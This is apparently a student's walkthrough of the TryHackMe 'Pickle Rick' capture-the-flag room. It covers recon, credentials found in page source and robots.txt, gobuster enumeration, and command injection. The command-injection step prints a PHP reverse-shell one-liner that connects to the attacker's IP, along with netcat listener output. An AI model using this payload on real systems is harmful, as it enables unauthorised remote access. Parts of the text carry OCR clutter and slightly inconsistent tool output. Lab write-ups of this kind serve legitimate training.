Pickle Rick Walkthrough

Maheshwar Anup

Pickle Rick

Room Link: `https://tryhackme.com/room/picklerick`

Walkthrough Steps

Step 1: Nmap Scan


Basic reconnaissance scan to identify open ports and services running on the target machine.

```
sudo nmap -sC -sV -O <target_ip>
```

- **-sC**: Runs default scripts
- **-sV**: Attempts to determine service versions
- **-O**: Enables OS detection

Step 2: Source Code Analysis

Sometimes developers store sensitive data within source code.



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

```
<!DOCTYPE html>
<html lang="en">
<head>…</head>
<body>
  <div class="container">…</div>
  <!--Note to self, remember username! Username: R1ckRul3s-->
</body>
</html>
```

No element selected.

Flexbox

Select a Flex container or item to continue.

Grid

CSS Grid is not in use on this page

Box Model

margin 0, border 0, padding 0, 1920×560.6


Figure 1: Username visible in source code

As you can see, the username is visible here. And, no pun intended, we're going to log right into the web application using it.

Step 3: Checking 'robots.txt'

Checking the `robots.txt` file for any sensitive information.

Got a suspicious text. Save it for future reference.




```
Wubbalubbadubdub
```

Figure 2: Suspicious text in robots.txt

Step 4: Web Application Enumeration

Using Gobuster to enumerate directories and files on the web server.

```
gobuster dir -u http://<target_ip> -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -
```



```
[+] Wordlist:                /usr/share/wordlists
/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,js,sh,txt
[+] Timeout:                 10s
=================================================
==============
Starting gobuster in directory enumeration mode
=================================================
==============
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 1062]
/login.php            (Status: 200) [Size: 882]
/assets               (Status: 301) [Size: 313] [
--> http://10.10.81.255/assets/]
/portal.php           (Status: 302) [Size: 0] [--
> /login.php]
/robots.txt           (Status: 200) [Size: 17]
```

Figure 3: Gobuster scan results


Step 5: Accessing the Web Application using Credentials

Using the credentials obtained (Password is the suspicious text which was saved in Step 3) from the source code analysis to log in to the web application.

Step 6: Command Injection


Using the command injection vulnerability to execute commands on the server, after setting up listener in the target machine.

```
php -r  '$sock=fsockopen("<your-machine-ip>",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```



```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Figure 4: Web application after successful login



```
php -r '$sock=fsockopen("10.17.4.6",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
Progress: 91748 / 220561 (41.60%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 91758 / 220561 (41.60%)
===============================================================
Finished
===============================================================

┌──(djmahe4㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.17.4.6] from (UNKNOWN) [10.10.86.151] 35574
sh: 1: /bin/sh-i: not found

┌──(djmahe4㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.17.4.6] from (UNKNOWN) [10.10.86.151] 36062
sh: 1: /bin/sh-i: not found

┌──(djmahe4㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.17.4.6] from (UNKNOWN) [10.10.86.151] 51278
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Figure 5: Reverse shell connection

This command opens a reverse shell connection to your machine.

- Now `ls` the files.
- You will now see a file named `'Sup3rS3cretPickl3Ingred.txt'` which contains the first flag.
- Now `cat` the file named `'clue.txt'`, which contains a clue.
- Ok, then go through different directories and look for the second ingredient.
- Use `cat` command again to view the second ingredient.

Step 7: Privilege Escalation

- When we run the `sudo -l` command, we see that we can run any command as the user `'www-data'` when we login after establishing reverse shell connection.
- Ok, could you plain guess the next step?
- Yes, we are going to look into the `/root` directory to look out for some juicy data.
- Now we just need to use the `cat` command and boom we get the 3rd and final ingredient.

Congratulations!

You have successfully completed the Pickle Rick room on TryHackMe.